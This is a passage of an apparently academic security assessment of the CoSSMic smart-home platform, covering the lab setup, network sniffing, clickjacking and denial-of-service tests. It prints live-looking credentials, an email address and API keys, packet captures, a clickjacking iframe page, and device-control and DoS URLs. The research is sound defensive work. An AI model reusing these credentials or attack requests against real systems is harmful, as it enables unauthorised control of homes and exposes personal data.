  CoSSMic uses smarts meters and wireless smart plugs to monitor and control real world appliances.Technologies such as UHF, ZigBee or WIFI and protocols such as modbus are used by these controllers to enable connection with the home gateway.

HomeMatic protocol

HomeMatic devices use a proprietary radio based communication protocol (Bidirectional Communication Standard,BidCoS). This protocol is described in details in

Chapter 2.

Table 3.2: Technologies used in the current CoSSMic trials

CoSSMic components	**Technologies used**
Mediator	EmonCMS
MAS	SPADE
Messaging technology /protocol	XMPP
Home gateway	Raspberry Pi 2 Model B
Wireless smart plug	HomeMatic and FS20 using UHF for communication with Raspberry Pi

Chapter 4

Setting up a CoSSMic virtual environment

In this chapter, we will shortly provide the instructions on how to setup a basic CoSSMic virtual environment for our testing purposes and elaborate on it further in the Appendix . In our installation, the smart home is represented by the Raspberry Pi with all its connected home appliances.

4.1 The setup of the virtual lab

4.1.1 Hardware

For our testing environment, it will be used a Raspberry Pi 2 Model B. Apart from Raspberry Pi, the following equipments are also needed:

– Raspberry Pi accessories: power supply, HDMI cable, SD card(16 GB), Ethernet cable.

– Monitor or TV

– Keyboard

– HomeMatic wireless smart plug: HM-ES-PMSw1-Pl

– USB CC1101 - Lite module - V3 (busware)

– A lamp for testing purposes

– PC or a smart phone or tablet with a browser enabled

4.1.2 Software

– A prepared Raspbian Jessie image containing the majority of changes done to the OS

- PuTTY [1]
- Win32DiskWriter [2]
- Software components:
  - EmonCMS
  - CUL driver.

4.1.3 Hardware setup

Figure 4.1 depicts how the all above components are going to be connected to each other in order to simulate a CoSSMic environment.





Figure 4.1: CoSSMic hardware setup

Before plugging the above components in the Raspberry Pi , the prepared image is written in the SD card and further configurations are done. You can find a guide on how to do this procedure in the Appendix. After the configurations, the Raspberry Pi will be ready for use.

[1] http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
[2] https://sourceforge.net/projects/win32diskimager/



My account

Username
tr02 Edit

Email
suelakodra@gmail.com Edit

Change Password

Write API Key
db8907e558cba0090bb8973f45338fd0

Read API Key
e8b2e62920b5dba24df04b3b17c93ed1

My Profile

Gravatar	
Name	N/A
Location	Trondheim
Timezone	UTC +2:00
Language	en_EN
Bio	N/A

Figure 4.2: The profile page of the CoSSMic user

We use a European extension cable to power on: HomeMatic and Pi. These equipments can be also plugged directly into the wall power socket. The lamp is plugged into the HomeMatic smart plug and the USB CC1101 into the Raspberry Pi via its USB port.

4.1.4 Smart Home configuration

Now, one can access the web application from a browser in his PC or smart phone by typing the following URL in the address bar: **http://129.241.208.197/emoncms** Log in with the username **tr02** and the password **trondheim25** which are set during the EmonCMS installation (see Appendix). Navigate to the *Account* tab and edit the location and timezone field in "My Profile". In our prototype settings, we used Trondheim as location and its timezone, as it is shown in Figure 4.2 .

4.2 Security testing

This section provides a guideline on how to evaluate the security of the current deployed CoSSMic. It also provides a brief description of the automated tools used for security testing purposes.

4.2.1 Technical documentation

Before analyzing the security of a smart device, it will be helpful to consult its documentation. The documentation helps to understand how the device works, its capabilities, whether the device has any default username and password or any security related specification. In the case of the HomeMatic (product ID: HM-ES-PMSw1-PI) smart plug, little is known about its technical specifications. The technical documentation [32] did not provide any details regarding the security mechanisms of the device.

4.2.2 Attack vectors

1. Web application security - The users interact with the smart home via web interfaces using common web technologies, e.g. HTTP, Web services (REST),etc. This makes smart home vulnerable to the traditional web vulnerabilities. Thus, the Web area can be assessed using popular resources such as OWASP IoT Top 10 Project [3]. These type of vulnerabilities can seriously result in dangerous attacks against the security and the privacy of the user in the CoSSMic. Mostly, because there is only one user account for , since the Multi Agent System supports one API key only. All the other residents in a home should login with the same credentials. In this way, having only one user with the admin rights in the system, allows the attacker to completely take over the smart home in the case of a malicious attack.

2. Sniffing attack - It is a passive attack where the attacker monitors the communication in the smart home environment through a sniffer or networking tool. This type of attack compromises the confidentiality of the transmitted data in the smart home environment. Basically, every communication channel that does not enable encryption is vulnerable to a sniffing attack. The following tools can be used to perform a sniffing attack:

3. Replay attack - In a replay attack in the smart home, the attacker first captures the packet send from the home gateway to the home appliances through a sniffer. Then he retransmits it later to the devices and taking in this way the control of the home appliances.

4. Denial of Service attack - In a smart home environment, a Denial of Service (DoS) attack intents to prevent legitimate users from using a network or accessing network services. The attacker floods messages to smart devices and/or servers connected to Internet in order to disrupt the network traffic inside a smart home. Moreover, an attacker can send huge amount of messages in the internal network of the smart home in order to consume system resources.

4.2.3 Tools used

- Kali Linux:
  Kali Linux is a Debian-based Linux penetration testing platform used for security and vulnerability assessment. It is the successor of BackTrack 5 R3 operating system. Kali Linux offers a wide range of pre-installed tools that can be used for penetration testing, forensics and reverse engineering.

[3]https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf

– The 868 MHz transceiver hardware:
  The CC1101 USB Lite (CUL) stick is a transceiver that operates at frequency band 868 MHz.The CUL used in this thesis is CUL v3.4 with a frequency 868 MHz. This transceiver uses a open source firmware (culfw) that supports several wireless protocol including also BidCos. This hardware is used to analyze the communication protocol between home gateway and the home appliances plugged into the HomeMatic wireless smart plug. Another goal, is sending commands to the home appliances in the CoSSMic system.

– OWASP ZAP:
  OWASP ZAP is an open source web application security scanner written in Java. It integrates penetration testing tools for finding web application vulnerabilities.

– TCPDump:
  TCPDump was used to capture our main data in order to implement various attacks against the system. It is a packet sniffer program that captures the network traffic sent and received on a specific port. The captured traffic can be stored in a file using the pcap format.

– Wireshark:
  Another traffic analyzing tool we used, was Wireshark program. It is a popular protocol analyzer. This tool was running on a Kali Linux machine.

Chapter 5

The security analysis of CoSSMic

Note: The CUL driver code analyzed for the authentication mechanism is provided by the CoSSMic project.

The following chapter introduces the results from the security analysis of the CoSSMic conducted according to the methodology presented in Chapter 1. Finally, a technical evaluation of the security of the communication protocol between the system and the HomeMatic device is provided.


5.1 Web application security

The user access CoSSMic through a web interface. The web interface of this smart home system consists of one section: login. The user needs to authenticate in order to access the CoSSMic. RESTful web services are used for user authentication and authorization. The data are transmitted over plain HTTP, without TLS encryption enabled.

5.1.1 Credentials leakage

Sensitive information such as the credentials are sent in plain text over the network. This allows an attacker to easily intercept and steal these data by sniffing the network traffic and performing an eavesdropping attack. As it is shown in Figure 5.1 , an attacker can uses a network sniffer such as Wireshark to reveal the username (**tr02**) and the password (**trondheim25**).

Using another sniffing tool such as TCPdump, the API keys are also eavesdropped (see Figure 5.2). Now that the attacker has gained useful knowledge about the system, it would be easy to bypass the authentication mechanism and enter the system. The API keys should remain confidential. The impact of this vulnerability is very serious considering the fact that there is only one account for the users at a smart home.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
Wireshark · Follow TCP Stream (tcp.stream eq 17) · wireshark_pcapng_eth0...

```
tcp.stream eq 17

No.   Time         Source           Destination      Protocol Length Info
 1757 91.193219912 129.241.209.187  129.241.208.197  TCP       74 49774 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_…
 1758 91.193881801 129.241.208.197  129.241.209.187  TCP       74 80 → 49774 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS…
 1759 91.193919659 129.241.209.187  129.241.208.197  TCP       66 49774 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=32…
 1760 91.194101083 129.241.209.187  129.241.208.197  HTTP     629 POST /emoncms/user/login.json HTTP/1.1  (application/…
 1761 91.194708008 129.241.208.197  129.241.209.187  TCP       66 80 → 49774 [ACK] Seq=1 Ack=564 Win=30208 Len=0 TSval=…
 1762 91.282423780 129.241.208.197  129.241.209.187  HTTP     493 HTTP/1.1 200 OK  (application/json)
 1763 91.282444260 129.241.209.187  129.241.208.197  TCP       66 49774 → 80 [ACK] Seq=564 Ack=428 Win=30336 Len=0 TSva…
 1764 91.295054864 129.241.209.187  129.241.208.197  HTTP     493 GET /emoncms/cossmiccontrol/view/dashboard HTTP/1.1

▸ Frame 1760: 629 bytes on wire (5032 bits), 629 bytes captured (5032 bits) on interface 0
▾ Ethernet II, Src: Micro-St_02:51:a0 (6c:62:6d:02:51:a0), Dst: Raspberr_d4:5a:b7 (b8:27:eb:d4:5a:b7)
   ▸ Destination: Raspberr_d4:5a:b7 (b8:27:eb:d4:5a:b7)
   ▸ Source: Micro-St_02:51:a0 (6c:62:6d:02:51:a0)
     Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 129.241.209.187, Dst: 129.241.208.197
▸ Transmission Control Protocol, Src Port: 49774 (49774), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 563
▸ Hypertext Transfer Protocol
▸ HTML Form URL Encoded: application/x-www-form-urlencoded

0000  b8 27 eb d4 5a b7 6c 62  6d 02 51 a0 08 00 45 00   .'..Z.lb m.Q...E.
0010  02 67 b0 61 40 00 40 06  e1 cb 81 f1 d1 bb 81 f1   .g.a@.@. ........
0020  d0 c5 c2 6e 00 50 b3 a1  0e 58 86 4f 62 df 80 18   ...n.P.. .X.Ob...
0030  00 e5 a8 bd 00 00 01 01  08 0a 00 31 be 08 01 16   ........ ...1....
0040  1e c2 50 4f 53 54 20 2f  65 6d 6f 6e 63 6d 73 2f   ..POST / emoncms/
0050  75 73 65 72 2f 6c 6f 67  69 6e 2e 6a 73 6f 6e 20   user/log in.json 
0060  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20   HTTP/1.1 ..Host: 
0070  31 32 39 2e 32 34 31 2e  32 30 38 2e 31 39 37 0d   129.241. 208.197.
0080  0a 55 73 65 72 2d 41 67  65 6e 74 3a 20 4d 6f 7a   .User-Ag ent: Moz
0090  69 6c 6c 61 2f 35 2e 30  20 28 58 31 31 3b 20 4c   illa/5.0  (X11; L
00a0  69 6e 75 78 20 78 38 36  5f 36 34 3b 20 72 76 3a   inux x86 _64; rv:
00b0  34 33 2e 30 29 20 47 65  63 6b 6f 2f 32 30 31 30   43.0) Ge cko/2010
00c0  30 31 30 31 20 46 69 72  65 66 6f 78 2f 34 33 2e   0101 Fir efox/43.
00d0  30 20 49 63 65 77 65 61  73 65 6c 2f 34 33 2e 30   0 Icewea sel/43.0
00e0  2e 34 0d 0a 41 63 63 65  70 74 3a 20 61 70 70 6c   .4..Acce pt: appl
00f0  69 63 61 74 69 6f 6e 2f  6a 73 6f 6e 2c 20 74 65   ication/ json, te
0100  78 74 2f 6a 61 76 61 73  63 72 69 70 74 2c 20 2a   xt/javas cript, *
0110  2f 2a 3b 20 71 3d 30 2e  30 31 0d 0a 41 63 63 65   /*; q=0. 01..Acce
0120  70 74 2d 4c 61 6e 67 75  61 67 65 3a 20 65 6e 2d   pt-Langu age: en-
0130  55 53 2c 65 6e 3b 71 3d  30 2e 35 0d 0a 41 63 63   US,en;q= 0.5..Acc
0140  65 70 74 2d 45 6e 63 6f  64 69 6e 67 3a 20 67 7a   ept-Enco ding: gz
0150  69 70 2c 20 64 65 66 6c  61 74 65 0d 0a 43 6f 6e   ip, defl ate..Con
0160  74 65 6e 74 2d 54 79 70  65 3a 20 61 70 70 6c 69   tent-Typ e: appli
0170  63 61 74 69 6f 6e 2f 78  2d 77 77 77 2d 66 6f 72   cation/x -www-for
0180  6d 2d 75 72 6c 65 6e 63  6f 64 65 64 3b 20 63 68   m-urlenc oded; ch
0190  61 72 73 65 74 3d 55 54  46 2d 38 0d 0a 58 2d 52   arset=UT F-8..X-R
01a0  65 71 75 65 73 74 65 64  2d 57 69 74 68 3a 20 58   equested -With: X
01b0  4d 4c 48 74 74 70 52 65  71 75 65 73 74 0d 0a 52   MLHttpRe quest..R

Frame (frame), 629 bytes      Packets: 2631 · Displayed: 129 (4.9%) · Dropped: 8 (0.3%)   Profile: Default
```

```
POST /emoncms/user/login.json HTTP/1.1
Host: 129.241.208.197
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0
Iceweasel/43.0.4
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://129.241.208.197/emoncms/
Content-Length: 48
Cookie: PHPSESSID=ub3q884svnjg5nh8uu2fgng6q4
Connection: keep-alive

&username=tr02&password=trondheim25&rememberme=0HTTP/1.1 200 OK
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=8q4dcrv40kh5vovh2au38bucn7; path=/
Content-Type: application/json
Transfer-Encoding: chunked
Date: Mon, 18 Jul 2016 16:11:09 GMT
Server: lighttpd/1.4.31

2d
{"success":true,"message":"Login successful"}
0

GET /emoncms/cossmiccontrol/view/dashboard HTTP/1.1
Host: 129.241.208.197
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0
Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://129.241.208.197/emoncms/
Cookie: PHPSESSID=8q4dcrv40kh5vovh2au38bucn7
Connection: keep-alive

HTTP/1.1 200 OK
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache

9 client pkt(s), 61 server pkt(s), 17 turns.
Entire conversation (147 kB)   Show data as ASCII   Stream 17
Find:                                              Find Next
Hide this stream   Print   Save as...   Close   Help
```

Figure 5.1: Sniffing user credentials with Wireshark

5.1.2 Clickjacking attack

The parameter X-FRAME-OPTIONS Header is not set in some of the web pages, based on an analysis from ZAP (Figure 5.3). The impact of this vulnerability in the ZAP test is rated as medium, since it can cause a possible clickjacking attack.


The clickjacking attack is tested by running the script in Figure 5.4. As you can see in Figure 5.5, the content of the CoSSMic web interface can be embedded into another site, making it vulnerable to clickjacking attacks.

5.1.3 Remotely control the devices without being authorized

An attacker can easily control the devices connected to the HomeMatic smartplug without being unauthorized in the system. As it was pointed out in Section 5.1.1, the API key can be sniffed. In addition all the appliances plugged into the smartplug can be controlled by a HTTP GET request. An attacker can simply type the following URL in the browser: In this way, the attacker can switch on and off the smart plug.

5.1.4 Denial of Service

A remote attacker can cause a Denial of Service attack by sending the URL in Figure 5.7 with the HomeMatic device *id*, its status which is manipulated with a character in the status parameter, instead of a number and the write API key. When the attacker enter this URL, it will make the system unavailable. The status parameter in the URL takes as a value a character, which is not a legit input value.




```
Server: lighttpd/1.4.31
....b.}W...X[o.6.~..8`.P...)...2.Y.fH.`I..#..D..dI..8^...CR7..$kw..M....#....t.b.K.k.<..b..,.E.1.r.....|.L.H..%L.1\/.c....Y.3.M.0.'.........+.%.I...'.W7.j.*G....N....KN..tu.&\..2.~e..Qp&e.{^.2L......i.:..N.!.:p.
....@.@...Zw.t.Y.......%......cF.."G...,.P.4.l..I..G..
...E.f..A.......Y....oD.n...)..|..Z:6......n.4J....................T. ..E......*cC..sF....."..\.........z.c.....g...\.e..:.d.....C./.2g...J>.e....H.K#...X..}.W.Gj..=..$...,f../...49B...U.".gq...4..........t)Ecu]
...,
...L.cK+...)....:x...nv.....1.....IP.D.x^........A]-....[..^..(..'`...R...7.7....0.9$..v.]....JWW..`Qa..u. ....l..2.F7...xAE..b]..J.p...0.........4.yk....*...s.-yF.<...h.gT.l{....'l.R....y.&j?Iw|..q...i...Y.....
.R"..$^......G........r.,...iAd.c]$.....C.6.^w....G.e.......W.?..u.Q...>......E..... .s......7.1;Z....5.9I....7!.kCJ...o..
...F..Ds...a....&.-.C......].b].x..p.9....\.VCn:>H3.. C.&.t..[.FI.B..1...L..A.._.....9.uC(.n..rL../.w...L
..]}I...I...CF...<3C..92.S...F...e.|..... ..=.H...0u..
.Mh...r>U....h.=..(..+....}.=Q....}{.^..#..?....6E.^L.;q..H9..8...,.x....F(.6..o><:~......./...5.....".)0...0.f..i.. o..[.bw.........")o.....w.&...Z=.w>.$...:.%........@.&."..#..V......3./kq........wU.RU.....<
*..."......n.u.d.U...........d..9[j.............[~>-...TDL.p.=B..<.7a..!........Rl.E8..?.....-#p.t...G....d...{....+v
.Q......m...........%Z!.....
20:41:06.726804 IP dhcp209-187.ed.ntnu.no.56654 > dhcp208-197.ed.ntnu.no.http: Flags [.], ack 1610, win 254, options [nop,nop,TS val 31049718 ecr 38770261], length 0
E..4.`@.@............N.P..qe..Y...........
.....0.U
20:41:06.933942 IP dhcp209-187.ed.ntnu.no.56652 > dhcp208-197.ed.ntnu.no.http: Flags [P.], seq 811:1248, ack 14903, win 461, options [nop,nop,TS val 31049770 ecr 38770261], length 437: HTTP: GET /emoncms/user/ge
t.json HTTP/1.1
E....[@.@..O.........L.P..ya...p.....?.....
...*.0.UGET /emoncms/user/get.json HTTP/1.1
Host: 129.241.208.197
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://129.241.208.197/emoncms/user/view
Cookie: PHPSESSID=rhb0v3eolkgrjapvhjrdjj6ob7
Connection: keep-alive


20:41:06.972184 IP dhcp208-197.ed.ntnu.no.http > dhcp209-187.ed.ntnu.no.56652: Flags [.], ack 1248, win 252, options [nop,nop,TS val 38770286 ecr 31049770], length 0
E..4..@.@............P.L...p..{......G.....
.O.n...*
20:41:06.997796 IP dhcp208-197.ed.ntnu.no.http > dhcp209-187.ed.ntnu.no.56652: Flags [P.], seq 14903:15475, ack 1248, win 252, options [nop,nop,TS val 38770288 ecr 31049770], length 572: HTTP: HTTP/1.1 200 OK
E..p..@.@..^.........P.L...p..{......\.....
.O.p...*HTTP/1.1 200 OK
X-Powered-By: PHP/5.4.45-0+deb7u2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: application/json
Transfer-Encoding: chunked
Date: Sun, 24 Jul 2016 18:41:47 GMT
Server: lighttpd/1.4.31

f8
{"id":"1","username":"tr02","email":"suelakodra@gmail.com","gravatar":"","name":"","location":"Trondheim","timezone":"1","language":"en_EN","bio":"","apikey_write":"db8907e558cba0090bb8973f45338fd0","apikey_read
":"e8b2e62920b5dba24df04b3b17c93ed1"}
0


20:41:06.997818 IP dhcp209-187.ed.ntnu.no.56652 > dhcp208-197.ed.ntnu.no.http: Flags [.], ack 15475, win 484, options [nop,nop,TS val 31049786 ecr 38770288], length 0
E..4.\@.@...........L.P..{................
...:.O.p
20:41:09.331717 IP dhcp209-187.ed.ntnu.no.56652 > dhcp208-197.ed.ntnu.no.http: Flags [P.], seq 1248:1693, ack 15475, win 484, options [nop,nop,TS val 31050369 ecr 38770288], length 445: HTTP: GET /emoncms/Lib/bo
otstrap/img/glyphicons-halflings.png HTTP/1.1
E....]@.@..E.........L.P..{..........G.....
.....O.pGET /emoncms/Lib/bootstrap/img/glyphicons-halflings.png HTTP/1.1
Host: 129.241.208.197
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: image/png,image/*;q=0.8,*/*;q=0.5
```


Figure 5.2: API keys sniffed with TCPdump



Alerts (4)
X-Frame-Options Header Not Set (11)
GET: http://129.241.208.197/emoncms/
GET: http://129.241.208.197/emoncms/Lib/bootst
GET: http://129.241.208.197/emoncms/Lib/bootst
GET: http://129.241.208.197/emoncms/Lib/bootst

X-Frame-Options Header Not Set
URL: http://129.241.208.197/emoncms/Modules/user/user.js
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence:
CWE ID: 16

Figure 5.3: The X-FRAME-OPTIONS vulnerability shown in ZAP



```
<html>
<body>
<p>Test for Clickjacking Attack</p>
<iframe src="http://129.241.208.197/emoncms/" width="1583" height="500">
</iframe>
</body>
</html>
```

Figure 5.4: Script for testing clickjacking attack

The status can only take numbers as values. We observe that the smart plug switches off when the status was set to 0 and it switches on when the status was set to other numbers (not only 1). An authorized user does not need to toggle a device through URL, since there he can use a button in the web interface for that reason.

It is not difficult for a attacker to find the *id*of the connected devices, since each




Test for Clickjacking Attack
Log In
emoncms
Open-source energy visualisation
Username:
Password:
Remember me
Login


Figure 5.5: The login paged framed by a clickjacking attack



```
http://129.241.208.197/emoncms/devices/device/status.json?deviceid=1&status=1&apikey=db8907e558cba0090bb8973f45338fd0
```

Figure 5.6: API key added in the URL

of them is assigned a number which increases each time a new one is added in the system. There is not any URL input validation. The attacker does not need to login in the system, since he can use the API keys from a sniffing attack. The system will not respond to the requests of the users at home. The home gateway needs to be rebooted in order to function again.



```
129.241.208.197/emoncms/devices/device/status.json?deviceid=1&status=o&apikey=db8907e558cba0090bb8973f45338fd0
{"success":true}
```


Figure 5.7: The URL sending from the attacker performing a DoS attack

5.1.5 Other vulnerabilities found

This section focuses on vulnerabilities found during a penetration testing but which might have a low impact in the security of the system.

- **Cookie HTTP only flag not set**
  The cookies do not have a HttpOnly flag enabled. The cookie can be accessible from JavaScript.The impact of this vulnerability may be serious when this cookie is a session one.

- **Error Handling**
  An attacker gathers useful information after an unsuccessful login with the wrong password. Figure 5.8 shows the error message after this attack. Having information about the correct username but not the password, it might probably reduce the attacker's attempt to find the correct credentials.



tr02

Incorrect password, if your sure its correct try clearing your browser cache

Figure 5.8: Information leakage during a login with wrong password

5.2 HomeMatic device security

5.2.1 Attacks setup

Figure 5.9 illustrates the developed attack scenarios against the security of the HomeMatic device described in the following sections. Two CUL transceivers (same versions) are used in order to simulate the following attack scenarios. Transceiver 1 is connected to the USB serial port of the home gateway.Transceiver 2 is connected to the USB serial port of a Linux machine. Once the transceiver is plugged in, it should appear as /dev/ttyACM0 in the attacker's Linux terminal. To start using Transceiver 2 for network sniffing, a serial terminal on the Linux machine is open by typing the shell command: **sudo screen /dev/ttyACM0**.

5.2.2 Attacks

Sniffing/Eavesdropping attack As it was expected from section , an attacker can easily sniff and eavesdrops the traffic between the home gateway (Raspberry Pi) and the HomeMatic HM-ES-PMSw1-PI smart plug. As it is shown in the previous section, the communication between HomeMatic smart plug and smart home is unencrypted.

1. Plug in a lamp in the smart plug to start energy control and monitor.
2. Type “Ar” command in the Linux terminal to start BidCos packet interception.A stands for AskSin, that is what the BidCos implementation in the CUL firmware is called and r is to enable BidCos reception.
3. Turn ON the smart plug via the web GUI. Transceiver 1 sends the command to the HomeMatic device.
4. The LED blinks red in the smart plug and the lamp is switched on. The following BidCos packets each prefixed with “A”, are received in the terminal:

